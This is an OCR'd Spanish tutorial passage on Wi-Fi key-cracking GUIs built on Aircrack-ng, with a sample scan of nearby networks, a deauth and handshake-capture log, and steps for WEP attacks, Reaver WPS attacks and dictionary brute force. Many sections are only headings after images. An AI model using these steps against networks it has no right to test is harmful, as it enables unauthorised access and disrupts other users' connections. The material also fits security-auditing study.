
```
  1  Thom_D011639        00:24:D1:C9:1E:42   6  WPA2  19db    no
  2  HTC Portable Hotspot  A0:F4:50:55:E4:BB   7  WPA2  16db    no   client
  3  WLAN_41B8          D0:AE:EC:DF:41:B8   6  WPA   15db   wps
  4  FTE-2778           BC:76:70:F4:27:7F   1  WPA   15db   wps
  5  WLAN_6C            E0:91:53:58:9A:EB  10  WEP   13db    no
  6  <Length 1>          00:23:68:13:C6:D0   1  WPA2  12db    no
  7  lorberto           BC:14:01:92:B3:08   1  WPA2  12db   wps
  8  WLAN_9B40          C8:6C:87:4D:9B:41   7  WPA   12db    no
  9  MOVISTAR_8B10       F8:63:94:02:8B:19   2  WPA   12db   wps
 10  Ramala             00:24:D1:8A:B9:3D  11  WPA   12db    no
 11  WLAN_F074          D0:AE:EC:C8:F0:74   1  WPA   12db   wps
 12  KANTEIRO 1         D0:AE:EC:C8:F1:7C   6  WPA   11db   wps
 13  wifimedia_R-2112     68:B6:FC:0A:4E:D8   3  WPA2  11db   wps

[+] select target numbers (1-13) separated by commas, or 'all': 2

[+] 1 target selected.

[0:08:20] starting wpa handshake capture on "HTC Portable Hotspot"
[0:07:50] sending 5 deauth to 8C:70:5A:50:A7:98...
```

Vamos a explicar ahora lo que hace la herramienta:
Primero pone la tarjeta en modo monitor y empieza a escanear los puntos de accesos.
Una vez capture las redes que queremos atacar le damos a Ctrl+C para parar el escaneo.
Selecionamos la red objetivo e iniciara el ataque Wep, wpa o wps segun cada caso.
Captura

Aircrack-ng.M4-gui
Interface gráfica de la famosa suite aircrack para crackeo de claves wifi.
Lo primero que tenemos que hacer es ir a Menu - airmon-ng
interface: wlan0
Pulsar el botón Enable mode monitor
Ok




Ahora vamos a explicar el contenido de cada pestaña
Main log
En la prime pestaña podemos ver el log de todas las actividades del programa.
Airodump




Aqui podemos ver las distintas opciones para atacar las redes wifi.
Primero selecionamos nuestra interface monitor (mon0) y le damos a start
Iniciara airodump y apareceran los puntos de acceso y clientes wifii cercanos abajo.

Una vez selecionemos el AP objetivo le damos a capture y empezara a capturar data e ivs
Luego en las pestañas wep o wpa podemos selecionar el ataque que queramos llevar a cabo.
En el resto de pestaña podemos ver los logs de cada ataque.


Fake Auth




Fake Deauth




Broadcast




ARP Reinjection




Fragmentation




ChopChop




Aircrack



Reaver (WPA-WPS)




Historical Network




Help

Podemos ver la información sobre Qt, sobre el programa y sobre aircrack.



Minidwep-gtk
Herramienta con interface gráfica (GUI) basada en la siute Aircrack-ng. Con esta gui podremos auditar, tanto redes con cifrado wep, como redes con cifrado wpa, incluso podremos usar reaver para redes con wps activado:
Selecionamos
Wirelles Cards: wlan0
Channel: All
Encryption: selecionamos Wep o Wpa/wpa
Si selecionamos Wpa/wpa2
Le damos a scan y nos escaneara redes con encriptación wpa
Le damos a Ctrl+c para parar el escaneo.
Si la red wpa con wps activado le damos a reaver.
Si no le damos a dictionary attack para selecionar un diccionario y realizar un ataque de fuerza bruta.



Si selecionamos wep en
Mode selected: selecionamos los ataques que queramos
Injection rate: 500 (tasa de injección de paquetes por segundo)
Le damos a Scan y empezara a escanear las redes wifi cercanas.
